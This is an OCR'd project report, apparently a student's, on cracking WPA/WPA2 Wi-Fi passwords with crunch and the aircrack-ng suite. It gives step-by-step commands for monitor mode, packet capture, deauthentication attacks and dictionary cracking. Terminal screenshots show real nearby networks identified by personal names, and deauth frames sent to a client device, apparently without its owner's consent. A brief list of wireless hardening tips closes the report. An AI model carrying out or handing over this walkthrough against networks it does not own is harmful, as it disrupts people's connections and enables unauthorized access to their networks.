
CRACKING OF WPA/WPA2


COMMANDS:


1. Open Terminal
2. Make Text file through Crunch
3. Type crunch <min> <max> <optional values> -o/root/file.txt
4. Open New Terminal
5. airmon-ng
6. airmon-ng start wlan0
7. airodump-ng mon2
8. airodump-ng -c channel --bssid bssid of Acess Point -w /root/ Desktop/ mon2
9. Open New Terminal
10. aireplay-ng -0 2 -a bssid of Acess Point -c station mon2


11. aircrack-ng -a2 -b bssid of Acess Point -w/root/file.txt /root/ Desktop/*.cap


SCREENSHOTS



Applications Places
Mon Aug 10, 8:33 PM
root
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng
Interface Chipset Driver
mon0 Atheros AR9565 ath9k - [phy0]
wlan0 Atheros AR9565 ath9k - [phy0]
mon1 Atheros AR9565 ath9k - [phy0]
root@kali:~# airmon-ng start wlan0
Interface Chipset Driver
mon0 Atheros AR9565 ath9k - [phy0]
wlan0 Atheros AR9565 ath9k - [phy0]
(monitor mode enabled on mon2)
mon1 Atheros AR9565 ath9k - [phy0]
root@kali:~# airodump-ng mon2
KALI LINUX
"the quieter you become, the more you are able to hear"
root@kali: ~



Applications Places
Mon Aug 10, 8:37 PM
root
root@kali: ~
File Edit View Search Terminal Help
CH 12][Elapsed: 4 s][2015-08-10 20:36
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:1B:2F:05:6A:F6 -91 2 0 0 11 54 . WPA2 CCMP PSK Rohit
FC:DD:55:05:71:17 -84 2 0 0 11 54e WPA2 CCMP PSK parth
6C:19:8F:D6:33:E2 -89 3 0 0 1 54e WPA2 CCMP PSK Surya
54:B8:0A:FE:F9:10 -88 5 0 0 1 54e WPA2 CCMP PSK Hakun
0C:D2:B5:08:5E:C0 -80 2 0 0 7 54e WPA CCMP PSK sushi
80:A1:D7:28:58:75 -88 4 0 0 1 54 OPN <leng
80:A1:D7:28:58:77 -88 6 0 0 1 54 OPN <leng
80:A1:D7:28:58:76 -88 7 0 0 1 54 OPN <leng
80:A1:D7:28:58:74 -88 4 0 0 1 54 WPA TKIP PSK Amit
94:D7:23:48:65:FD -69 14 0 0 1 54 WEP WEP MGMNT
94:D7:23:48:65:FC -69 15 0 0 1 54 WPA CCMP PSK Aggar
BSSID STATION PWR Rate Lost Frames Probe
root@kali:~# airodump-ng -c 1 --bssid 80:A1:D7:28:58:74 -w /root/Desktop/ mon2
KALI LINUX
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~


Applications Places
Mon Aug 10, 8:37 PM
root
root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 2 mins][2015-08-10 20:37][fixed channel mon2: 12
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
80:A1:D7:28:58:74 -87 20 809 0 0 1 54 WPA TKIP PSK Amit Singh
BSSID STATION PWR Rate Lost Frames Probe
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~


Applications Places
Mon Aug 10, 8:42 PM
root
File Edit View Search Terminal Help
CH 1][Elapsed: 1 min][2015-08-10 20:42][WPA handshake: 94:D7:23:48:65:FC
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:D7:23:48:65:FC -73 69 799 62 23 1 54 WPA CCMP PSK Aggarwal's
BSSID STATION PWR Rate Lost Frames Probe
94:D7:23:48:65:FC B8:09:8A:5C:70:E2 -40 54 -24 0 310
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 2 -a 94:D7:23:48:65:FC -c B8:09:8A:5C:70:E2 mon2
20:42:44 Waiting for beacon frame (BSSID: 94:D7:23:48:65:FC) on channel 1
20:42:45 Sending 64 directed DeAuth. STMAC: [B8:09:8A:5C:70:E2] [0|64 ACKs]
20:42:45 Sending 64 directed DeAuth. STMAC: [B8:09:8A:5C:70:E2] [18|64 ACKs]
root@kali:~#
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~


Applications Places
Mon Aug 10, 8:43 PM
root
root@kali: ~
File Edit View Search Terminal Help
CH 1][Elapsed: 1 min][2015-08-10 20:43][WPA handshake: 94:D7:23:48:65:FC
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
94:D7:23:48:65:FC -74 48 913 67 0 1 54 WPA CCMP PSK Aggarwal's
BSSID STATION PWR Rate Lost Frames Probe
94:D7:23:48:65:FC B8:09:8A:5C:70:E2 -42 54 -24 0 388
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~
[root@kali: ~]


Applications Places
Mon Aug 10, 9:08 PM
root
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 2 -a 94:D7:23:48:65:FC -c B8:09:8A:5C:70:E2 mon2
20:42:44 Waiting for beacon frame (BSSID: 94:D7:23:48:65:FC) on channel 1
20:42:45 Sending 64 directed DeAuth. STMAC: [B8:09:8A:5C:70:E2] [0|64 ACKs]
20:42:45 Sending 64 directed DeAuth. STMAC: [B8:09:8A:5C:70:E2] [18|64 ACKs]
root@kali:~# aircrack-ng -a2 -b 94:D7:23:48:65:FC -w /root/utt.txt /root/Desktop/*.cap
KALI LINUX™
"the quieter you become, the more you are able to hear"
root@kali: ~
root@kali: ~
Home



CONCLUSION AND FUTURE SCOPE

1.Change the default Admin Password on all the Access Points (APs).
2.Implement a policy on Authentication, Authorization, Accounting(AAA) and Encryption

3.Prefer WPA2/802.11i (Wi-Fi Protected Access) instead of WEP (Wired Equivalent Privacy) as the encryption standard
4.Authenticate the users with authentication protocols like 802.1X, RADIUS and EAP.
5.Use MAC address filtering at the access points.
6.Keep the logging feature of the wireless devices enabled. Log all devices activities and check log files regularly.
7.Disable WAN access on the AP.
8.Use Wireless Intrusion Detection Systems and vulnerability assessment tools for detecting rogue APs and vulnerabilities in wireless networks.

9.Update the firmware and drivers of Access Points, wireless interfaces regularly

BIBLIOGRAPHY

http://www.windowsnetworking.com
http://lifehacker.com/5305094/how-to-crack-a-wi-fi-networks-wep-password-with-backtrack